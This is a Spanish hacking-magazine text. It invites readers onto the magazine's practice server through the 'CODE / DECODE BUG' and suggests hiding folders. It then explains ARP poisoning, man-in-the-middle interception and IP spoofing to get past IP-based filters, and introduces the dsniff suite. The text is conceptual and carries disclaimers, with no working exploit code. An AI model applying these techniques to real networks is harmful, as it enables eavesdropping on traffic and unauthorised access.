Nota: Para quien nunca ha tenido instalado el IIS, le será extraño tanto el nombre de esta carpeta (d:\inetpub) cómo su contenido. Como ya te dijimos en anteriores números de PC PASO A PASO, la única manera de conocer "algo" es "tocándolo"... una buena práctica sería que instalases el IIS en tu PC y conocieses su funcionamiento.

De momento, lo único que hay que saber es que cuando TÚ pongas nuestra IP (la IP de nuestro servidor) en tu explorador Web (por ejemplo el Internet Explorer), lo que estás haciendo realmente es ir al directorio d:\Inetpub\wwwroot\ y leer un archivo llamado default.htm (ese archivo es la página Web que verás en ti Explorador).

Otra Nota :) Como curiosidad, te diremos que APACHE es otro Servidor de páginas Web (seguro que has oído hablar de él y estás siguiendo nuestros cursos ¿verdad?). Si tuviésemos instalado el apache, cuando pusieses nuestra IP en TU navegador, accederías a un directorio raíz del Apache (donde se hubiese instalado) e intentarías leer una página llamada index.html

Explicamos esto porque la mayoria, seguro que piensa en un Servidor Web como en algo extraño que no saben ni donde está ni como se accede. Bueno, pues ya sabes dónde se encuentran la mayoría de IIS (en \Inetpub\) y cuál es la página por defecto (\Inetpub\wwwroot\default.htm). Y ahora, piensa un poco... ... ¿Cuál es uno de los objetivos de un hacker que quiere decirle al mundo que ha hackeado una Web? Pues está claro, el objetivo es cambiar (o sustituir) el archivo default.html por uno propio donde diga "hola, soy DIOS y he hackeado esta Web" (eso si es un lamer :) A partir de ese momento, cualquiera que acceda a ese servidor, verá el default.htm modificado para vergüenza del "site" hackeado. Esto es muy genérico pero os dará una idea de cómo funciona esto de hackear Webs ;)

4.- IDEAS Y RECOMENDACIONES:

Cuando accedas a nuestro servidor mediante el CODE / DECODE BUG, crea un directorio con tu nombre (el que mas te guste, no nos des tu DNI) en la unidad e: Ya sabes que no borraremos nada (excepto el WAREZ) de este disco duro y a partir de ese momento podrás utilizar ese directorio para hacer tus prácticas. Ya sabes, subirnos programitas y practicar con ellos :)

Puedes crearte tu directorio donde quieras y en el disco duro que quieras, no es necesario que sea en e:\mellamojuan. Tienes total libertad!!! Una idea es crearlo, por ejemplo, en d:\winnt\system32\default\mellamojuan (ya irás aprendiendo que cuanto mas oculto mejor :) **Pero recuerda que solo respetaremos el contenido del DISCO E **

Es posiblemente la primera vez que tienes la oportunidad de investigar en un servidor como este sin cometer un delito (nosotros te dejamos y por lo tanto nadie te perseguirá). Aprovecha la oportunidad!!! e investiga mientras dure esta iniciativa (que esperamos dure largos años).

MUY IMPORTANTE!!!!! Por favor, no borres archivos del Servidor si no sabes exactamente lo que estás haciendo ni borres las carpetas de los demás usuarios. Si haces eso, lo único que consigues es que tengamos que reparar el sistema servidor y, mientras tanto, ni tu ni nadie puede disfrutar de él. Es una tontería intentar "romper" el Servidor, lo hemos puesto para que disfrute todo el mundo sin correr riesgos, para que todo el mundo pueda crearse su carpeta y practicar nuestros ejercicios. En el Servidor no hay ni Warez, ni Programas, ni claves, ni nada de nada que "robar", es un servidor limpio para TI, por lo tanto cuídalo un poquito y montaremos muchos más :)

INTRUSION EN REDES DE AREA LOCAL. LA PESADILLA DE TODO ADMINISTRADOR

- Ten cuidado cuando leas este articulo. Si hasta ahora te sentias medianamente seguro detras de un firewall y/o cuando establecias conexiones seguras por SSL, a partir de este momento dejarás de estarlo.

- BIENVENIDO A LA REALIDAD: La Seguridad NO EXISTE !!!.

- NOTA DE HACK X CRACK -

En el foro de nuestra Web (www.hackxcrack.com), se pide que publiquemos menos cursos y más hack; pero los cursos son importantes para quienes se acercan por primera vez a este mundo nuestro (la informática y en particular la seguridad informática).

Durante el cierre de la edición nos llegó este excelente artículo y no pudimos evitar el publicarlo. NO TODO EL MUNDO va a entenderlo, no, no es que sea un texto "solo para avanzados", pero podemos considerarlo como un **texto de dificultad media**... este es el primer texto que publicamos "a conciencia" de que algunos no serán capaces de exprimir el 100% de su contenido.

Si has seguido esta publicación desde el principio, has estudiado todos los cursos (eso implica que ya te has familiarizado un poco con LINUX) y eres de los que no se dan por vencidos... sabemos que podrás asimilar este artículo. Si eres de los que "solo lee" pero no practica, estamos seguros de que te sorprenderán las próximas páginas.

La intención de este monólogo es hacerte llegar nuestra preocupación por INTENTAR LLEGAR A TODO EL MUNDO, sin importar el nivel informático que posea. Tenemos textos que no publicamos porque serían incomprensibles para la mayoría de los lectores, estamos incluso planteándonos publicarlos en la Web directamente porque no sabemos si serían o no aceptados en medio impreso.

Os proponemos que en el FORO (con ya casi 2500 miembros) nos ofrezcas tu opinión sobre lo complejo (o no) de este artículo, si has sido (o no) capaz de seguirlo o por el contrario dista mucho de tu nivel actual.

NECESITAMOS TUS OPINIÓN y ya hemos demostrado que, poco a poco, vamos modificando la revista en función de lo que nos propones. Bueno, agarrate fuerte y adelante !!!

1.- NOTA DEL AUTOR.

Hola a todos de nuevo.
Este es mi segundo artículo para esta revista y al igual que en el anterior me gustaría comentar unos cuantos puntos importantes antes de entrar de lleno con el tema que hoy nos atañe...

En primer lugar quiero dejar claro que este artículo trata de profundizar en el concepto de intrusión en redes (especialmente redes conmutadas). Ver como es esto posible y conocer sus posibilidades. No pretende ser una guía definitiva, aunque sí intento estimularos para que penséis en nuevas formas de aplicar estas técnicas... Si vosotros no lo hacéis para tratar de mejorar la seguridad de vuestros sistemas, alguien lo hará para tratar de burlarla.

Por ello debo enfatizar y repetir que mi intención NO es que sepáis como burlar la seguridad de una red para aprovecharos fraudulentamente de ello. Lo que cada uno haga con esta información será sólo y exclusivamente responsabilidad suya.

En segundo lugar dejar clara una cosa. Los que me conocen saben que tengo especial predilección por Linux como Sistema Operativo. Al igual que pasaba con el artículo acerca del reverse shell (en concreto la parte del túnel HTTP), algunas de las cosas propuestas en este documento se describirán tan sólo bajo Linux. Si tu interés como lector se centra en el mundo Windows, este artículo aun te será válido... Pero deberás encontrar por ti mismo la forma de llevar a cabo ciertas técnicas.

En tercer lugar, y como siempre, recordaros que disponéis de muchísima documentación en Internet que podéis y debéis usar como fuente de investigación, al margen de esta revista y de este artículo en concreto...

En cuarto lugar, repetir el "sermón de siempre". Este artículo, ha sidoescrito con la perspectiva de mejorar el conocimiento sobre como vuestros sistemas pueden ser atacados con el fin de que podáis estar prevenidos. EN NINGUN caso animo, apoyo, realizo, comulgo ni colaboro con ningún tipo de acto delictivo.

Tened en cuenta que el abuso de las herramientas y técnicas expuestas en este artículo puede resultar ilegal y, cuando menos, atentar contra el derecho a la intimidad y privacidad de personas y/o entidades. Allá cada uno con su conciencia...

Finalmente, y también como es de rigor, quisiera dar el mérito a quien lo tiene. Gracias, como siempre, a Breos por su inestimable colaboración. Para este artículo concreto hemos realizado las prácticas entre los dos, uniendo nuestras redes y conocimientos y divirtiéndonos juntos con los resultados. Gracias a Dug Song, Gerald Combs (y colaboradores), Laurent Licour & Vincent Royer, y tantos otros de cuyos documentos, ideas y herramientas me he nutrido desde hace tiempo, y que han dado pié a este artículo.

2.- UNA PINCELADA DE TEORÍA.

Sé que a algunos (pocos, espero) de los que leáis esto estaréis poco (o nada) interesados en los fundamentos teóricos. Lo mejor que podéis hacer, si ese es vuestro caso, es pasar al siguiente punto, pues este os aburrirá. Lo mismo para aquellos de vosotros que ya conozcáis la teoría relacionada con redes ethernet y tráfico ARP. También se que una revista de estas características no pasa por ser un manual sobre teoría de redes... Sin embargo, en mi modesta opinión, es importante conocer los principios teóricos que permiten burlar la seguridad de una red... O al menos acercarnos a ellos. Así pues, trataremos de acercarnos ahora a los conceptos de ARP y "MAC Address" y su importancia en redes Ethernet... Vamos allá ;).

2.1.- ¿Qué es y para qué sirve la MAC Address?
Todo equipo conectado en una LAN de tipo Ethernet/IP necesita dos direcciones: La dirección IP (que lo identifica dentro de esa LAN) y una dirección denominada "MAC Address".

En teoría, esta MAC Address es "única en el mundo" para ese dispositivo, dado que está formada por un conjunto de números y seriales que identifican al dispositivo y al fabricante. No quiero extenderme demasiado en la forma en que está formada una MAC Address... Baste decir que es imprescindible para que en una red Ethernet se puedan enviar y recibir los "frames" de datos entre los diferentes dispositivos que pertenecen a dicha Ethernet. En otras palabras: En una red Ethernet cada equipo se distingue de los demás por su MAC Address, que lo identifica de forma única.

Por otro lado, la dirección IP forma parte de un protocolo de nivel superior, que es independiente de la tecnología de red usada por debajo (en nuestro caso Ethernet). A cada dispositivo dentro de la red se le puede asignar una dirección IP, que también debe ser única dentro de su red. Es importante notar que, por norma general, esta dirección IP es virtual (se puede asignar cualquiera a cualquier equipo), al contrario de la dirección MAC que tradicionalmente es una dirección fija asignada "de fábrica" a cada dispositivo (aunque en ciertos Sistemas Operativos es posible modificar la dirección MAC a la que responderá tu tarjeta de red... Pero ese es otro tema).

IP y Ethernet deben trabajar en conjunción. No se puede mantener tráfico IP sin que exista una capa inferior de red que "lleve" los paquetes IP. En este caso, dicha capa está formada por una red Ethernet, que fragmenta los paquetes IP en "frames" Ethernet, agregándole unas cabeceras propias.



Podríamos entrar...

Podríamos entrar ahora en detalles acerca de cómo están formadas las redes, las distintas capas o niveles que forman una red y que elementos componen cada una de esas capas... Pero eso alargaría innecesariamente este artículo, y es materia para otro documento en si mismo.

Por lo tanto, toda dirección IP debe ser traducida a una dirección MAC para poder mantener el tráfico Ethernet necesario sobre el que fluirá el tráfico IP. En otras palabras... En una red Ethernet los equipos se hablan entre sí usando las direcciones MAC de cada uno.

Nos encontramos ahora ante un problema: A la hora de tratar de enviar información a un dispositivo u ordenador, lo único que sabemos sobre él es su dirección IP. ¿Cómo obtenemos su dirección MAC? Aquí entra en juego el protocolo ARP ("Address Resolution Protocol" o Protocolo de Resolución de Direcciones).

ARP funciona enviando paquetes "Arp request" (solicitudes ARP). Estas solicitudes tienen forma de pregunta que podríamos traducir como:

"¿Tienes tú la IP xxx.xxx.xxx.xxx?... Si la tienes... ¿Cuál es tu dirección MAC?".

Esta pregunta se lanza a TODOS los equipos de una red (broadcast). Una vez responde el equipo adecuado (mediante un paquete "ARP reply" que dirá "Sí, yo tengo esa IP y mi dirección MAC es ésta"), ya disponemos de los datos necesarios para iniciar el tráfico de red con dicho equipo o dispositivo.

2.2.- La tabla ARP.
Como se puede observar, cada vez que queramos enviar o recibir un paquete de otro equipo necesitaremos realizar un "broadcast" y requerir a todos los equipos de la red con una petición ARP request... Esta tarea puede

resultar pesada y, sin duda, genera tráfico de red innecesario. Para solventar este problema, los S.O. disponen de una TABLA CACHE DE "ARP REPLY".

La tabla contiene pares de direcciones IP y MAC, más o menos de la siguiente forma:

IP	MAC
192.168.0.1	00:04:76:25:5F:A3
...	

Esta caché funciona como todas las caches, manteniendo las últimas entradas (respuestas) que hemos recibido de otros equipos de la red. Cada vez que a un equipo le llega un "ARP reply" de otro equipo, actualiza su tabla caché con los pares IP/MAC recibidos. De esta forma, si dentro de un determinado límite de tiempo necesitamos volver a comunicar con ese equipo, no tendremos que preguntar a todos "¿Quién tiene esta IP y cual es su MAC Address?", bastará con que busquemos en nuestra tabla ARP una entrada equivalente a dicha IP. Si aparece allí ya no será necesario preguntar, pues nuestro Sistema extraerá la MAC de nuestra tabla.
Estas tablas ARP son el objetivo del "envenenamiento ARP" (ARP poisoning) para conseguir la "suplantación ARP" (ARP spoofing), conceptos en los que entraremos de lleno enseguida.

2.3.- Diferencia entre redes compartidas y redes conmutadas (HUBS vs SWITCHES)

Tiempo ha, esnifar una red era relativamente sencillo. La mayoría de las redes eran "compartidas" (shared) formadas por HUBS. Con esa arquitectura, los paquetes viajan por todos los hilos de una red, llegando a todas las tarjetas de red por igual. Es tarea de la tarjeta el decidir si se queda o no con un paquete concreto. Si dicho paquete lleva codificada su dirección MAC, la tarjeta se da por aludida y acepta el paquete. Si no... simplemente descarta dicho paquete. Pero la mayoría de las tarjetas de red traen incorporada una funcionalidad necesaria para el análisis de redes y detección de problemas (como cuellos de botella): **El modo promiscuo**. Una vez que una tarjeta entra en modo promiscuo, acepta TODOS los paquetes que le llegan, vayan destinados a ella o no. De esa forma, es posible espiar todo el tráfico generado en una red...




Gráfico 1

Pero entonces llegaron los SWITCHES. Las redes formadas por switches se conocen como redes "conmutadas". Veamos por qué... Un Switch es un dispositivo capaz de generar y mantener unas tablas en las que relaciona direcciones MAC con números de puerto en el switch (un puerto en un switch se puede ver como una entrada rj-45 a la que llega un único cable de red). Las tablas podrían ser similares a la siguiente:

MAC	PUERTO
00:04:76:25:5F:A3	2
00:04:76:22:3E:AD	1
...	

Con esta información, y asumiendo que a cada puerto del switch se conecte un único ordenador

(tarjeta) o dispositivo, el tráfico ya no llega a todos los equipos de la red: Tan sólo al equipo con la MAC de destino adecuada. Es decir, los Switches saben POR QUE CABLE deben llegar a cada tarjeta de red, con lo que los paquetes ya NO se envían a todas las tarjetas de red, sólo a la de destino... parecía que habían hecho realidad el famoso eslogan: "El esnifar se va a acabar"...




Gráfico 2

2.4.- ARP SPOOFING (o suplantación ARP)

Fue entonces cuando oí hablar por primera vez de Dug Song y su dsniff. No sé si fue el primero... Pero fue el primero que yo conocí.

La teoría era simple: ¿Por qué no usar el protocolo ARP para "engañar" a otras máquinas haciéndoles creer que una IP concreta está en mi MAC Address?

O en otras palabras: Vamos a envenenar la tabla caché ARP de una máquina para suplantar una dirección MAC, añadiendo una entrada que diga que la IP de otra máquina se corresponde con la MAC Address de mi máquina.

El procedimiento básico es sencillo de entender. Consiste en enviar paquetes "ARP reply" a una máquina de forma que en su tabla ARP figuren entradas falsas. Supongamos el siguiente ejemplo:

Maquina UNO:
- IP: 192.168.0.1
- MAC: 00:04:76:22:3E:AD

Maquina DOS:
- IP: 192.168.0.2
- MAC: 00:04:75:25:3F:AE

Maquina ATACANTE:
- IP: 192.168.0.10
- MAC: 00:04:76:34:2A:2F

En condiciones normales, la tabla ARP de la Máquina UNO sería similar a la siguiente:

IP	MAC
192.168.0.2	00:04:75:25:3F:AE
192.168.0.10	00:04:76:34:2A:2F

El tráfico entre Máquina UNO y Máquina DOS fluiría tal y como se observa en el gráfico siguiente.




Gráfico 3

Mediante arp spoofing podemos conseguir envenenar esta tabla caché (la de Máquina UNO) para que presente este aspecto:

IP	MAC
192.168.0.2	00:04:76:34:2A:2F
192.168.0.10	00:04:76:34:2A:2F

Como vemos, asociada a la IP de la Máquina DOS está la dirección MAC de la Máquina ATACANTE (nuestra máquina). De esa forma, cada vez que la Máquina UNO trate de enviar un paquete a la Máquina DOS, ¡en realidad lo estará enviando a la Máquina ATACANTE!

Incluso podemos hacer lo mismo con la caché de la Máquina DOS para que el tráfico devuelto pase también a través de Máquina ATACANTE. La tabla caché de Máquina DOS quedaría como sigue:

IP	MAC
192.168.0.1	00:04:76:34:2A:2F
192.168.0.10	00:04:76:34:2A:2F

Esto haría que el tráfico entre Máquina UNO y Máquina DOS fluyese como se observa en el siguiente gráfico.




Gráfico 4

Se hacía posible, nuevamente, esnifar tráfico que no saliese de nuestra máquina ni estuviese destinado a ella... "El Retorno del sniffing" ;)

3.- DISTINTAS FORMAS DE APROVECHAR EL ENVENENAMIENTO ARP.

Y ya estamos de lleno en el tema. Sabemos que podemos engañar a un equipo haciéndole creer que la dirección IP a la que quiere enviar un paquete está ligada a una MAC Address que no se corresponde con la real (p. Ej. La de nuestra máquina). Esto nos muestra un sinfín de posibilidades...

Podemos realizar ataques DoS contra una máquina (simplemente inundando su caché con MAC falsas), o incluso contra toda la red.

También podemos intentar un ataque de tipo MAC Off (MAC flooding, en realidad), inundando la red de muchas peticiones falsas a toda pastilla, y consiguiendo que ciertos switches entren en modo "hub" (entran en una especie de "modo a prueba de fallos", si queréis verlo así), permitiéndonos esnifar todo el tráfico como si estuviésemos en una red compartida (shared). Sin embargo, esta técnica resulta muy visible y no funcionará con todos los switches... En mi experiencia, he obtenido resultados demasiado erráticos como para recomendar su uso en la práctica.

También podríamos intentar el hijacking de una conexión, el "inundar" una red para "comernos" su ancho de banda usando las direcciones de "broadcast", o, incluso, para algo mucho más legítimo como mantener un sistema de alta disponibilidad (en el momento en que cae el sistema principal, el sistema secundario podría realizar una suplantación ARP para hacer creer a todos los PCs que él es el sistema principal y continuar dando el servicio), si bien no es una práctica recomendada ni demasiado viable en redes grandes o críticas, os aseguro que funciona perfectamente.

Pero nos vamos a centrar en dos opciones que considero como las más interesantes: el **MiM** ("Man in the Middle" u "Hombre en el Medio"... También denominado a veces "Monkey in the Middle" o "Mono en el Medio") y el **IP Spoofing** (suplantación de IP).

3.1.- MiM: Profundizando.

¿Qué pasa cuando suplantamos una dirección MAC? Veámoslo con 3 máquinas:

Tenemos el ejemplo anterior (Maquina UNO, Máquina DOS y Máquina ATACANTE). La configuración de la tarjeta de red de cada máquina es la expuesta anteriormente:

Maquina UNO:
- IP: 192.168.0.1
- MAC: 00:04:76:22:3E:AD

Maquina DOS:
- IP: 192.168.0.2
- MAC: 00:04:75:25:3F:AE

Maquina ATACANTE:
- IP: 192.168.0.10
- MAC: 00:04:76:34:2A:2F

La Máquina ATACANTE envenena la caché de la Máquina UNO, diciéndole que la IP de la Máquina DOS tiene la MAC de la máquina ATACANTE. La tabla interna de la Máquina UNO quedaría como sigue:

IP	MAC
192.168.0.2	00:04:76:34:2A:2F

Podemos ver...

Podemos ver el contenido de la tabla ARP de nuestro equipo tecleando el comando: arp –a, tanto en Linux como en Windows.



Se debe tener...

Se debe tener en cuenta que el tiempo de vida en la caché es limitado... Además, la máquina suplantada responderá con ARP "reply" cada vez que CUALQUIER máquina de la red pregunte su IP, con lo que nuestra entrada falsa se vería "pisada" por una entrada verdadera (recordemos que las respuestas ARP se envían en broadcast a todas las máquinas de la red). Existen dos maneras de minimizar este problema. La primera, y la más usada, consiste en hacer "spamming" de respuestas ARP (ARP reply). Es decir, "envenenar" constantemente la caché del equipo atacado a intervalos regulares. La inmensa mayoría de los programas utilizan esta técnica. La segunda... En fin, la segunda es algo más compleja. La dejaremos para más adelante en este mismo artículo.

Bien... Llegados a este punto lo que ocurrirá es que TODO el tráfico que la Máquina UNO deba dirigir a la Máquina DOS ¡Llegará a nuestra Máquina ATACANTE!... pero NO ocurrirá lo mismo con el tráfico que envíe la Máquina DOS a la Máquina UNO. Su tabla caché contendrá el valor de la MAC auténtica de la Máquina UNO, dado que, hasta ahora, SOLO hemos envenenado la caché de la Máquina UNO.

Además, es muy importante notar que, estando las cosas así, la Máquina UNO estará bajo un ataque DoS en lo que a sus conexiones contra la Máquina DOS se refiere (el tráfico nos llega a nosotros, pero NO a la máquina DOS).

Visto todo esto ya tenemos algunas cuantas cosas más claras:

- Si queremos realizar un ataque de MiM (Hombre en el Medio), necesitamos que el tráfico entre Máquina UNO y Máquina DOS pase a través de nosotros, pero llegue a sus destinos (el tráfico NO debe interrumpirse). Es decir, debemos poder "rutar" o reenviar el tráfico que no vaya dirigido a nuestra dirección IP (para que ambas máquinas puedan conectarse entre sí pasando a través de nosotros).

- Debemos envenenar la caché de Máquina UNO diciendo que la IP de Máquina DOS corresponde a nuestra MAC Address.
- Debemos envenenar la caché de Máquina DOS diciendo que la IP de Máquina UNO corresponde a nuestra MAC Address (si queremos que el tráfico que fluye de DOS -> UNO pase por nosotros... muchas veces NO es necesario).
- Finalmente, deberemos poder hacer "algo" con ese tráfico que está atravesando nuestra máquina.



Sí aplicamos...

Si aplicamos todos estos puntos estaremos exactamente en la situación que mostrábamos en el Gráfico 4.




Gráfico 5

Solventadas estas cuestiones habremos llevado a cabo con éxito un ataque de MiM. Veremos como llevar este ataque a la práctica un poco más adelante... De momento espero que hayáis comprendido el concepto.

3.2.- IP Spoofing: Profundizando.

Por otro lado... Hemos conseguido que una máquina concreta "piense" que la dirección IP de otra máquina concreta está en nuestra máquina. ¿Cómo podemos aprovechar esto? Lo primero que se viene a la cabeza es: IP Spoofing o Suplantación de IP.

Todos conocemos equipos cuyo acceso está restringido a ciertas direcciones IP. O proxys que sólo dejan conectarse a Internet a determinadas direcciones IP. O Cortafuegos que permiten determinado tráfico tan sólo si le llega de ciertas IP...

Nos encontraremos en un caso parecido al del gráfico 5.

Pues a nuestro alcance tenemos una forma de saltarnos estas protecciones incluso con las máquinas con las IP "reales" encendidas, conectadas y en funcionamiento.

Todos los que se hayan metido a fondo en el tema del IP Spoofing (Suplantación de IP) saben que, en general, se trata de un proceso tedioso y complejo. Casi siempre trabajas "a ciegas", dado que puedes "camuflar" tus paquetes de salida para que lleven codificada la IP de otra máquina, pero las respuestas NO llegarán a tu máquina.

Una forma de solventar esto consiste en mantener un sniffer que vaya guardando todo el tráfico de red mientras realizas el ataque. Cuando has acabado, siempre puedes abrir los archivos logeados y "discriminar" aquel tráfico que se correspondía con las respuestas a tus peticiones pero que no iba dirigido a tu dirección IP (sino a la suplantada). Esta solución NO es simple, y a menudo obliga a crear programas concretos tan sólo para analizar, en batch, toda esta información... Pero nunca "on the fly".

Otro problema asociado tradicionalmente al IP Spoofing consiste en que, generalmente, se utilizaban programas concretos para llevar a cabo esta ardua tarea, no teniendo la posibilidad de usar "cualquier" aplicación habitual de tu PC para que saliese con una IP diferente...

Pero eso ha cambiado... Y un poco más adelante veremos ¡cómo podemos suplantar la dirección IP de una máquina de nuestra red y hacer que cualquier aplicación de nuestro PC utilice esa IP!

Nos encontraremos en una situación similar a la del siguiente gráfico.




Gráfico 6

4.- NUESTRA HERRAMIENTA BÁSICA PARA INTRUSIÓN EN REDES: DSNIFF

A la hora de escribir este artículo, se me plantearon varias dudas con respecto a que herramientas debía utilizar... Me decanté, inicialmente, por Linux como S.O. preferido. Las razones son tres: En primer lugar, lo prefiero. En segundo lugar, la mayoría de las herramientas las he usado siempre en ese Sistema Operativo. En tercer lugar... La parte dedicada a IP Spoofing resulta trivial haciéndola desde Linux.

Como herramienta básica elegí el viejo y querido paquete dsniff. Con "dsniff" me estoy refiriendo a un conjunto de herramientas que vienen en un mismo "paquete" o "suite"... Dicho paquete hereda el nombre de una de las herramientas: un sniffer de contraseñas llamado dsniff. Algunas de las razones por las que me he decidido por esta herramienta son:

- En primer lugar, esto es un artículo de "proof of concept", como casi siempre que escribo algo. Es decir, trato de explicar en profundidad un concepto, más que centrarme en el uso (o abuso) de una herramienta. Considero que la "suite" "dsniff" permite entender perfectamente TODO el proceso, punto por punto.
- En segundo lugar, se trata de un paquete de herramientas que se pueden ejecutar de forma independiente y todas desde la línea de comandos... Esto os permitirá automatizar determinadas tareas concretas y potenciarlas mediante su uso desde un archivo de script (escrito en shell script, perl, python o el lenguaje que más os guste).
- En tercer lugar... Existen demasiadas herramientas a las que atender. No tendría sentido por mi parte utilizar una que estuviese enfocada a algo concreto... Prefiero algo de uso un poco más... general. Con dsniff podremos hacer cosas que otras herramientas no nos permiten... O usar los programas del paquete dsniff para combinarlos con otro tipo de herramientas.
